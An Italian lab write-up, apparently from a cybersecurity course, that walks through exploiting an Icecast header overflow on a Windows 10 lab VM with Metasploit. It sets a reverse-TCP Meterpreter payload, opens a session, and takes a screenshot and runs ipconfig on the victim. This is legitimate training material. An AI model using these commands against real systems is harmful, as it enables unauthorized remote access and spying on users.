

## ESERCIZIO S7 L4



**Esercizio**  
Hacking Windows

### Traccia:

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows 10 con Metasploit. Una volta ottenuta la sessione, si dovrà:

- Vedere l' indirizzo IP della vittima.
- Recuperare uno screenshot tramite la sessione Meterpreter.

Il programma da exploitare sarà Iccast già presente nella iso.

## SVOLGIMENTO

Come passo iniziale configuro la macchina target Windows 10 Pro Metasploitable sulla stessa rete interna della macchina attaccante Kali ( IP 192.168.1.25) da GUI >>> Impostazioni di rete >>> inserendo l' IP **192.168.1.20**

☒ Utilizza il seguente indirizzo IP:

Indirizzo IP: 192 . 168 . 1 . 20

Subnet mask: 255 . 255 . 255 . 0

Gateway predefinito: 192 . 168 . 1 . 1

☐ Ottieni indirizzo server DNS automaticamente


☒ Utilizza i seguenti indirizzi server DNS:

Server DNS preferito: 8 . 8 . 8 . 8


Successivamente testo la comunicazione tra le macchina con il comando **ping**:

```
(kali㉿kali)-[~]  
$ ping 192.168.1.20  
PING 192.168.1.20 (192.168.1.20) 56(84) bytes of data.  
64 bytes from 192.168.1.20: icmp_seq=1 ttl=128 time=1.56 ms  
64 bytes from 192.168.1.20: icmp_seq=2 ttl=128 time=0.872 ms  
64 bytes from 192.168.1.20: icmp_seq=3 ttl=128 time=0.613 ms  
64 bytes from 192.168.1.20: icmp_seq=4 ttl=128 time=0.623 ms
```

Intanto dall macchina target Windows 10 avvio correttamente il programma Iccast :



Passo adesso sulla macchina attaccante Kali Linux ed apro la console Metasploit Framework con il comando **msfconsole** :



Successivamente, seguendo la richiesta della traccia vado a cercare exploit specifici per **Icecast** con il comando **search** :

```
msf6 > search icecast

Matching Modules



| # | Name                                | Disclosure Date | Rank  | Check | Description              |
|---|-------------------------------------|-----------------|-------|-------|--------------------------|
| 0 | exploit/windows/http/icecast_header | 2004-09-28      | great | No    | Icecast Header Overwrite |



Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header
```

A questo punto, digito **show options** per visualizzare le opzioni, scelgo di utilizzare **exploit/windows/http/icecast\_header** con il comando **use** e configuro le opzioni per poi ottenere una sessione Meterpreter con **set RHOSTS + IP macchina target ( 192.168.1.20 )** :

```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):



| Name   | Current Setting | Required | Description                                                                                            |
|--------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT  | 8000            | yes      | The target port (TCP)                                                                                  |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.1.25    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |


```

Avvio l'exploit con il comando **run** :



```
msf6 exploit(windows/http/icecast_header) > set RHOSTS 192.168.1.20
RHOSTS => 192.168.1.20
msf6 exploit(windows/http/icecast_header) > run
[*] Started reverse TCP handler on 192.168.1.25:4444
[*] Sending stage (177734 bytes) to 192.168.1.20
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.20:49451) at 2025-08-28 08:49:36 -0400
```

Una volta aperta la sessione di Meterpreter digito **getuid** per mostrare l'utente con cui sto eseguendo la sessione sulla macchina compromessa e inserisco il comando **screenshot** per ottenere lo screenshot della pagina corrente della macchina target Windows 10 :

```
meterpreter > getuid
Server username: DESKTOP-9K104BT\user

meterpreter > screenshot
Screenshot saved to: /home/kali/coXQkZVv.jpeg
```

Ora, avrò il file dello screenshot della macchina target salvato nella macchina attaccante Kali :



Come ultimo step a conferma di avere i comandi di windows 10 utilizzo il comando **ipconfig**

```
meterpreter > ipconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 3
=====
Name       : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:b8:9f:f4
MTU        : 1500
IPv4 Address : 192.168.1.20
IPv4 Netmask : 255.255.255.0

Interface 5
=====
Name       : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:c0a8:114
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

## CONCLUSIONE

Con questa esercitazione ho potuto mettere in pratica l'utilizzo di Metasploit per sfruttare una vulnerabilità su Windows 10, ottenendo una sessione Meterpreter. Ho imparato a interagire con la macchina compromessa verificando l'indirizzo IP della vittima e recuperando uno screenshot tramite la sessione. L'attività mi ha permesso di comprendere meglio il flusso di un attacco in ambiente controllato e di familiarizzare con alcuni comandi di Meterpreter.